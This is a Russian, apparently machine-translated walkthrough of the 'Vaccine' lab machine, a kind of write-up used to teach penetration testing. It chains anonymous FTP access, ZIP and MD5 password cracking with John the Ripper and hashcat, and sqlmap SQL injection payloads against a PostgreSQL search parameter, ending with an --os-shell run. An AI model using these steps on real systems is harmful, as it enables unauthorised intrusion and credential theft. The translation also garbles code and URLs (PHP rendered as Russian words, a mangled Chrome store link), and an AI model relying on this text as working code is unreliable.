

Описание вакцины

Подготовил: ilinor

Введение

Тестирование на проникновение не простое, оно требует большого количества технических знаний и способности мыслить нестандартно. Иногда вы найдете простые, но опасные уязвимости, в других случаях вы найдете уязвимости, в которых существуют общедоступные эксплойты, которые вы можете использовать, чтобы получить легкий доступ к системе. Реальность такова, что в большинстве случаев вам нужно будет иметь много различных уязвимостей и неправильных конфигураций, когда вам придется связать их все вместе, чтобы получить доступ к системе целевой машины, или у вас будет система, в которой нет уязвимостей., но у него слабый пароль, который может предоставить вам доступ к системе. Вакцина — это машина, которая учит нас, что перечисление всегда является ключом, даже если система кажется безопасной. Кроме того, это также учит нас тому, насколько важен взлом паролей.

перечисление

Как обычно, мы начинаем со сканирования Nmap:



```
$ sudo nmap -sC -sV {target_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-24 11:21 CEST
Nmap scan report for {target_IP}
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rwxr-xr-x  1 0          0          2533 Apr 13 11:56 backup.zip
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.14.9
|   Logged in as ftpuser
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|   PHPSESSID:
|_    httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.26 seconds
```

Открыто три порта: 21 (FTP), 22 (SSH), 80 (HTTP). Поскольку у нас нет учетных данных для службы SSH, мы начнем с перечисления порта 21, поскольку Nmap показывает, что он позволяет анонимный вход:



```
$ ftp {target_IP}

Connected to {target_IP}.
220 (vsFTPd 3.0.3)

Name ({target_IP}:{username}): anonymous

331 Please specify the password.
Password: anon123

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 0          0            2533 Apr 13 11:56 backup.zip
226 Directory send OK.
```

Мы видим, что есть

[резервная копия.zip](#) файл доступен, мы его скачаем:



```
ftp> get backup.zip

local: backup.zip remote: backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.00 secs (32.6440 MB/s)

ftp> exit
221 Goodbye.
```

Он будет находиться в папке, откуда мы установили FTP-соединение. Попробуем разархивировать командой [распаковать](#):



```
$ ls  
backup.zip  
  
$ unzip backup.zip  
Archive: backup.zip  
[backup.zip] index.php password:
```

Сжатый архив запрашивает у нас пароль. Мы попробуем пару основных паролей, чтобы увидеть, позволит ли он нам войти, однако не повезло.



```
$ unzip backup.zip  
Archive: backup.zip  
[backup.zip] index.php password: password123  
    skipping: index.php           incorrect password  
    skipping: style.css          incorrect password
```

Придется как-то взломать пароль. Инструмент, который мы будем использовать для этой задачи, называется John the Ripper.

John the Ripper — бесплатная программа для взлома паролей. Первоначально разработанная для операционной системы Unix, она может работать на пятнадцати различных платформах (одиннадцать из которых являются версиями Unix, DOS, Win32, BeOS и OpenVMS, зависящими от архитектуры). Это одна из наиболее часто используемых программ для проверки и взлома паролей, поскольку она объединяет несколько взломщиков паролей в один пакет, автоматически определяет типы хешей паролей и включает настраиваемый взломщик. Он может работать с различными форматами зашифрованных паролей, включая несколько типов хешей крипторолей, наиболее часто встречающихся в различных версиях Unix (на основе DES, MD5 или Blowfish), Kerberos AFS и хешей LM для Windows NT/2000/XP/2003. Дополнительные модули расширили его возможности, включив хэши паролей на основе MD4 и пароли, хранящиеся в LDAP, MySQL и других.

John the Ripper поставляется с предустановленной ОС Parrot и Kali Linux, однако, если у вас ее нет, вы можете установить ее из репозитория:



```
$ sudo apt install john

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  golang-1.15 golang-1.15-doc golang-1.15-go golang-1.15-src golang-1.16
  golang-1.16-doc golang-1.16-go golang-1.16-src libcapstone-dev
  libcmis-0.5-5v5 libgvm20 libibreoffice-java liblzl4-dev libmagic-dev
  libqrcodegenpp1 libradare2-dev libucl libunloader-java libuv1-dev
  libzip-dev linux-headers-5.10.0-6parrot1-amd64 linux-headers-5.10.0-6parrot1-common
  linux-image-5.10.0-6parrot1-amd64 oracle-instantclient-basic
  python-babel-locatedata python3-babel radare2 upx-ucl ure-java
  virtualbox-guest-dkms
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  john
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 12.4 MB of archives.
After this operation, 78.2 MB of additional disk space will be used.
Get:1 https://ftp.halifax.rwth-aachen.de/parrotsec rolling/main amd64 john amd64 1.9.0-Jumbo-1-1parrot2 [12.4 MB]
Fetched 12.4 MB in 2s (5,262 kB/s)
Selecting previously unselected package john.
(Reading database ... 465052 files and directories currently installed.)
Preparing to unpack .../john_1.9.0-Jumbo-1-1parrot2_amd64.deb ...
Unpacking john (1.9.0-Jumbo-1-1parrot2) ...
Setting up john (1.9.0-Jumbo-1-1parrot2) ...
mode of '/var/run/john' changed from 0755 (rwxr-xr-x) to 0700 (rwx-----)
Processing triggers for mailcap (3.69) ...
Processing triggers for bamfdaemon (0.5.4-2) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for man-db (2.9.4-2) ...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
```

После его установки вы можете ввести следующую команду, чтобы проверить, как его использовать:



```
$ john --help
```

```
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX512BW AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,...]]      "single crack" mode, using default or named rules
--single=:rule[,...]           same, using "immediate" rule(s)
--wordlist[=FILE] --stdin     wordlist mode, read words from FILE or stdin
                             --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]              like --wordlist, but extract words from a .pot file
--dupe-suppression            suppress all dupes in wordlist (and force preload)
--prince[=FILE]                PRINCE mode, read words from FILE
--encoding=NAME                 input encoding (eg. UTF-8, ISO-8859-1). See also
                               doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,...]]        enable word mangling rules (for wordlist or PRINCE
                               modes), using default or named rules
--rules=:rule[;,...]           same, using "immediate" rule(s)
--rules-stack=SECTION[,...]    stacked rules, applied after regular rules or to
                               modes that otherwise don't support rules
--rules-stack=:rule[;,...]     same, using "immediate" rule(s)
--incremental[=MODE]          "incremental" mode [using section MODE]
--mask[=MASK]                  mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]             "Markov" mode (see doc/MARKOV)
--external=MODE                external mode or word filter
--subsets[=CHARSET]            "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]               just output candidate passwords [cut at LENGTH]
--restore[=NAME]                restore an interrupted session [called NAME]
--session=NAME                 give a new session the NAME
--status[=NAME]                  print status of a session [called NAME]
--make-charset=FILE             make a charset file. It will be overwritten
--show[=left]                   show cracked passwords [if =left, then uncracked]
--test[=TIME]                   run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...]       [do not] load this (these) user(s) only
--groups=[-]GID[,...]            load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...]          load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]          load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]           load salts with[out] cost value Cn [to Mn]. For
                               tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL             enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL          this node's number range out of TOTAL count
--fork=N                         fork N processes
--pot=NAME                        pot file to use
--list=WHAT                       list capabilities, see --list=help or doc/OPTIONS
--format=NAME                      force hash of type NAME. The supported formats can
                               be seen with --list=formats and --list=subformats
```



Чтобы успешно взломать пароль, нам нужно будет преобразовать ZIP в хеш, используя **зип2джон** модуль, который входит в состав John the Ripper:

```
$ zip2john backup.zip > hashes

Created directory: /home/{username}/.john
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: 2b chk,
TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: 2b chk,
TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A
NOTE: It is assumed that all files in each archive have the same
password.
If that is not the case, the hash may be uncrackable. To avoid this,
use
option -o to pick a file at a time.

$ ls
backup.zip  Documents  hashes  Pictures  Templates  Videos
Desktop      Downloads  Music   Public    Tools

$ cat hashes

backup.zip:$pkzip2$2*2*1*0*8*24*3a41*5722*543fb39ed1a919ce7b58641a238e0
0f4cb3a826cfb1b8f4b225aa15c4ffda8fe72f60a82*2*0*3da*cca*1b1cccd6a*504*43
*8*3da*1b1c*989a*22290dc3505e51d341f31925a7ffefc181ef9f66d8d25e53c82afc
7c1598fb3fff28a17ba9d8cec9a52d66a11ac103f257e14885793fe01e262389157966
40e8936073177d3e6e28915f5abf20fb2fb2354cf3b7744be3e7a0a9a798bd40b63dc00
c2ceaeaf81beb5d3c2b94e588c58725a07fe4ef86c990872b652b3dae89b2fff1f127142
c95a5c3452b997e3312db40aee19b120b85b90f8a8828a13dd114f3401142d4bb6b4e36
9e308cc81c26912c3d673dc23a15920764f108ed151ebc3648932f1e8befd9554b9c904
f6e6f19cbded8e1cac4e48a5be2b250ddfe42f7261444fbed8f86d207578c61c45fb2f4
8d7984ef7dcf88ed3885aaa12b943be3682b7df461842e3566700298efad66607052bd5
9c0e861a7672356729e81dc326ef431c4f3a3cdaf784c15fa7eea73adf02d9272e5c35a
5d934b859133082a9f0e74d31243e81b72b45ef3074c0b2a676f409ad5aad7efb32971e
68adb8b4d34ed681ad638947f35f43bb33217f71cbb0ec9f876ea75c299800bd36ec810
17a4938c86fc7dbe2d412ccf032a3dc98f53e22e066defeb32f00a6f91ce9119da438a3
27d0e6b990eec23ea820fa24d3ed2dc2a7a56e4b21f8599cc75d00a42f02c653f916824
9747832500bfd5828eae19a68b84da170d2a55abeb8430d0d77e6469b89da8e0d49bb24
dbfc88f27258be9cf0f7fd531a0e980b6defe1f725e55538128fe52d296b3119b7e4149
da3716abac1acd841afcbf79474911196d8596f79862dea26f555c772bbd1d0601814cb
0e5939ce6e4452182d23167a287c5a18464581baab1d5f7d5d58d8087b7d0ca8647481e
2d4cb6bc2e63aa9bc8c5d4dfc51f9cd2a1ee12a6a44a6e64ac208365180c1fa02bf4f62
7d5ca5c817cc101ce689afe130e1e6682123635a6e524e2833335f3a44704de5300b8d1
96df50660bb4dbb7b5cb082ce78d79b4b38e8e738e26798d10502281bfed1a9bb6426bf
c47ef62841079d41dbe4fd356f53afc211b04af58fe3978f0cf4b96a7a6fc7ded6e2fba
800227b186ee598dbf0c14cbfa557056ca836d69e28262a060a201d005b3f2ce736caed
814591e4ccde4e2ab6bdbd647b08e543b4b2a5b23bc17488464b2d0359602a45cc26e30
cf166720c43d6b5a1fddcf380a9c7240ea888638e12a4533cfee2c7040a2f293a888d6
dcc0d77bf0a2270f765e5ad8bfcbb7e68762359e335dfd2a9563f1d1d9327eb39e68690
a8740fc9748483ba64f1d923edfc2754fc020bbfae77d06e8c94fba2a02612c0787b60f
0ee78d21a6305fb97ad04bb562db282c223667af8ad907466b88e7052072d6968acb725
8fb8846da057b1448a2a9699ac0e5592e369fd6e87d677a1fe91c0d0155fd237bfd2dc4
9*$pkzip2$::backup.zip::style.css, index.php::backup.zip
```

Теперь мы наберем следующую команду:

```
john -wordlist=/usr/share/wordlists/rockyou.txt хэши
```

Таким образом, он загрузит список слов и выполнит атаку грубой силы против хеша, хранящегося в файле, пароль взломан, мы будем использовать возможность отображения взломанного пароля.

хэши

. Однажды

```
$ john -wordlist=/usr/share/wordlists/rockyou.txt hashes

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963      (backup.zip)
1g 0:00:00:00 DONE (2021-07-24 12:10) 50.00g/s 204800p/s 204800c/s 204800C/s 123456..oooooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed

$ john --show hashes
backup.zip:741852963::backup.zip:style.css, index.php:backup.zip

1 password hash cracked, 0 left
```

Мы видим взломанный пароль: . Теперь мы извлечем файлы:

```
$ unzip backup.zip

Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css

$ ls -la

total 28
drwxr-xr-x 1 {username} {username} 116 Jun 24 12:18 .
drwxr-xr-x 1 {username} {username} 72 Jun 23 10:57 ..
-rw-r--r-- 1 {username} {username} 2533 Jun 24 11:23 backup.zip
-rw-r--r-- 1 {username} {username} 2186 Jun 24 11:58 hashes
-rw-r--r-- 1 {username} {username} 2594 Feb  3 2020 index.php
-rw-r--r-- 1 {username} {username} 3274 Feb  3 2020 style.css
```

Сейчас мы будем читать сначала файл:

```
сеанс_старт();  
if(isset($_POST['имя пользователя']) && isset($_POST['пароль'])) {  
    if($_POST['имя пользователя'] === 'admin' && md5($_POST['пароль']) ===  
        "2cb42f8734ea607eefed3b70af13bbd3") {  
        $_SESSION['логин'] = "истина";  
        заголовок("Расположение: панель инструментов.php");
```

Мы можем видеть учетные данные Надминистратор: 2cb42f8734ea607eefed3b70af13bbd3, которые мы могли бы использовать. Пароль кажется хэшированным.

Мы попробуем определить тип хеша и взломать его с помощью hashcat:



```
$ hashid 2cb42f8734ea607eefed3b70af13bbd3  
  
Analyzing '2cb42f8734ea607eefed3b70af13bbd3'  
[+] MD2  
[+] MD5  
[+] MD4  
[+] Double MD5  
[+] LM  
[+] RIPEMD-128  
[+] Haval-128  
[+] Tiger-128  
[+] Skein-256(128)  
[+] Skein-512(128)  
[+] Lotus Notes/Domino 5  
[+] Skype  
[+] Snejfru-128  
[+] NTLM  
[+] Domain Cached Credentials  
[+] Domain Cached Credentials 2  
[+] DNSSEC (NSEC3)  
[+] RAdmin v2.x
```

Он предоставляет огромный список возможных хешей, однако сначала мы начнем с MD5:

Мы поместим хэш в текстовый файл с именем hash, а затем взломаем его с помощью hashcat:

```
$ echo '2cb42f8734ea607eefed3b70af13bbd3' > hash
$ hashcat -a 0 -m 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-1038NG7 CPU @ 2.00GHz, 3234/3298 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385


2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session.....: hashcat
Status.....: Cracked
Hash.Name....: MD5
Hash.Target....: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started....: Sat Jul 24 12:27:04 2021 (1 sec)
Time.Estimated...: Sat Jul 24 12:27:05 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2566.6 kh/s (0.23ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 100352/14344385 (0.70%)
Rejected.....: 0/100352 (0.00%)
Restore.Point....: 98304/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: Dominicl -> paashaas

Started: Sat Jul 24 12:27:03 2021
Stopped: Sat Jul 24 12:27:06 2021
```

Hashcat взломал пароль: **qwerty789**

Мы запустим наш веб-браузер, чтобы перечислить порт 80, посмотрим, где мы можем войти:



Мы видим страницу входа, указав ранее найденное имя пользователя и взломанный пароль, нам удалось успешно войти в систему!

MegaCorp Car Catalogue				
Name	Type	Fuel	Engine	
Elixir	Sports	Petrol	2000cc	
Sandy	Sedan	Petrol	1000cc	
Meta	SUV	Petrol	800cc	
Zeus	Sedan	Diesel	1000cc	
Alpha	SUV	Petrol	1200cc	
Canon	Minivan	Diesel	600cc	
Pico	Sed	Petrol	750cc	
Vroom	Minivan	Petrol	800cc	
Lazer	Sports	Diesel	1400cc	
Force	Sedan	Petrol	600cc	

То есть в дашборде нет ничего особенного, зато есть каталог, который может быть связан с базой данных. Создадим любой запрос:

A screenshot of a web browser window titled "Admin Dashboard". The address bar shows "Not secure | 10.129.95.174/dashboard.php?search=any+query". The main content area has a header "MegaCorp Car Catalogue" with a search bar containing "SEARCH" and a magnifying glass icon. Below the header is a table with columns "Name", "Type", "Fuel", and "Engine". The background of the page features a photograph of a snowy mountain range.

Проверив URL, мы видим, что есть переменная `$search` который отвечает за поиск

каталог. Мы могли бы протестировать его, чтобы увидеть, можно ли вводить SQL, но вместо того, чтобы делать это вручную, мы будем использовать инструмент под названием `sqlmap`.

SQLmap — это инструмент с открытым исходным кодом, используемый при тестировании на проникновение для обнаружения и использования недостатков SQL-инъекций. SQLmap автоматизирует процесс обнаружения и использования SQL-инъекций. Атаки SQL Injection могут получить контроль над базами данных, использующими SQL.

`sqlmap` поставляется с предустановленной ОС Parrot и Kali Linux, однако вы можете установить его через репозиторий, если у вас его нет:

```
sudo apt установить sqlmap
```

Чтобы увидеть, как его использовать, мы введем следующую команду:

```
$ sqlmap -h
 _____[ . ]_____
|_ -| . [ () | . ' | . |
|__|_| () | | | | , | _|
 |_V... |_| http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
 -h, --help           Show basic help message and exit
 -hh                 Show advanced help message and exit
 --version          Show program's version number and exit
 -v VERBOSE          Verbosity level: 0-6 (default 1)

Target:
 At least one of these options has to be provided to define the
 target(s)

 -u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
 --COOKIES=cookies  Cookies to be sent with the request (HTTP)
```

```

-g GOOGLEDORK      Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL

--data=DATA        Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE    HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent     Use randomly selected HTTP User-Agent header value
--proxy=PROXY      Use a proxy to connect to the target URL
--tor              Use Tor anonymity network
--check-tor        Check to see if Tor is used properly

Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER   Testable parameter(s)
--dbms=DBMS        Force back-end DBMS to provided value

Detection:
These options can be used to customize the detection phase

--level=LEVEL      Level of tests to perform (1-5, default 1)
--risk=RISK         Risk of tests to perform (1-3, default 1)

Techniques:
These options can be used to tweak testing of specific SQL injection
techniques

--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")

Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables

-a, --all          Retrieve everything
-b, --banner       Retrieve DBMS banner
--current-user     Retrieve DBMS current user
--current-db       Retrieve DBMS current database
--passwords        Enumerate DBMS users password hashes
--tables           Enumerate DBMS database tables
--columns          Enumerate DBMS database table columns
--schema           Enumerate DBMS schema
--dump             Dump DBMS database table entries
--dump-all         Dump all DBMS databases tables entries
-D DB              DBMS database to enumerate
-T TBL             DBMS database table(s) to enumerate
-C COL             DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system

--os-shell         Prompt for an interactive operating system shell
--os-pwn           Prompt for an OOB shell, Meterpreter or VNC

General:
These options can be used to set some general working parameters

--batch            Never ask for user input, use the default behavior
--flush-session    Flush session files for current target

Miscellaneous:
These options do not fit into any other category

--wizard           Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'

```

Мы предоставим URL-адрес и файл cookie для sqlmap, чтобы он мог найти уязвимость. Причина, по которой мы должны предоставить файл cookie, связана с аутентификацией:

Чтобы получить файл cookie, мы можем перехватить любой запрос в Burp Suite и получить его оттуда, однако вы можете установить отличное расширение для своего веб-браузера под названием **куки-редактор** :

Для Google:

<https://хром.граммоо.граммle.com/webstore/detail/cookie-editor/hlkenndednhfkekh.граммcdicdfddnkalmmdm> Для

Фаерфокса:

<https://addons.mozilla.или.грамм/en-US/firefox/addon/cookie-editor/>

Cookie Editor

Search

PHPSESSID

Name
PHPSESSID

Value
7u6p9qbhb44c5c1rsefp4ro8u1

Show Advanced

+ - ⌂ ↻

Файлы cookie в HTTP-сообщениях запросов обычно устанавливаются следующим образом:

```
PHPSESSID=7u6p9qbhb44c5c1rsefp4ro8u1
```

Зная это, вот как должен выглядеть наш синтаксис sqlmap:

```
sqlmap -u 'http://10.129.95.174/dashboard.php?search=любой+запрос' --  
cookie="PHPSESSID=7u6p9qbhb44c5c1rsefp4ro8u1"
```

Мы запустили sqlmap:

Примечание. Инструмент задаст вам несколько вопросов, вы можете ответить «Y» или «N» или просто нажать ENTER для ответа по умолчанию.

```

$ sqlmap -u 'http://(target_IP)/dashboard.php?search=any+query' --cookie="PHPSESSID=(your_cookie)"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:45:44 /2021-07-24/

[12:45:44] [INFO] testing connection to the target URL
[12:45:45] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:45:45] [INFO] testing if the target URL content is stable
[12:45:45] [INFO] target URL content is stable
[12:45:45] [INFO] testing if GET parameter 'search' is dynamic
[12:45:45] [WARNING] GET parameter 'search' does not appear to be dynamic
[12:45:45] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS: 'PostgreSQL')
[12:45:45] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n]
[12:45:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:45:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:45:53] [INFO] testing 'Generic inline queries'
[12:45:53] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[12:45:54] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)' injectable
[12:45:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:45:54] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[12:45:54] [INFO] testing 'PostgreSQL inline queries'
[12:45:54] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:45:54] [WARNING] time-based comparison requires larger statistical model, please wait.... (done)

[12:46:05] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[12:46:05] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[12:46:15] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[12:46:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:
---
Parameter: search (GET)
  Type: boolean-based blind
  Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
  Payload: search=any query' AND (SELECT (CASE WHEN (9743=9743) THEN NULL ELSE CAST((CHR(116)||CHR(81)||CHR(81)||CHR(122)) AS NUMERIC) END)) IS NULL-- TULQ

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: search=any query' AND 9118=CAST((CHR(113)||CHR(112)||CHR(106)||CHR(120)||CHR(113)))||(SELECT (CASE WHEN (9118=9118) THEN 1 ELSE 0 END)::text||(CHR(113)||CHR(118)||CHR(113)||CHR(98)||CHR(113)) AS NUMERIC)-- YxrA

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: search=any query';SELECT PG_SLEEP(5)--

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: search=any query' AND 9150=(SELECT 9150 FROM PG_SLEEP(5))-- oUVB
---
[12:46:25] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL

```

Из этого вывода для нас важно следующее:

Параметр GET «поиск» уязвим. Вы хотите продолжать тестировать другие (если есть)?

[Г/Н]

Инструмент подтвердил, что цель уязвима для SQL-инъекций, и это все, что нам нужно было знать. Мы запустим sqlmap еще раз, где мы собираемся предоставить **--os-shell** флаг, где мы сможем для выполнения командной инъекции:

```
$ sqlmap -u 'http://[target_IP]/dashboard.php?search=any+query' --cookie="PHPSESSID=(your_cookie)" --os-shell

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:50:44 /2021-07-24/

[12:50:45] [INFO] resuming back-end DBMS 'postgresql'
[12:50:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
Type: boolean-based blind
Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: search=any query' AND (SELECT (CASE WHEN (9743=9743) THEN NULL ELSE CAST((CHR(116)||CHR(81)||CHR(81)||CHR(122)) AS NUMERIC) END)) IS NULL-- TULQ

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: search=any query' AND 9118=CAST((CHR(113)||CHR(112)||CHR(106)||CHR(120)||CHR(113)))||(SELECT (CASE WHEN (9118=9118) THEN 1 ELSE 0 END)::text||(CHR(113)||CHR(118)||CHR(113)||CHR(98)||CHR(113)) AS NUMERIC)-- YxrA

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search=any query';SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: search=any query' AND 9150=(SELECT 9150 FROM PG_SLEEP(5))-- oUVB
---
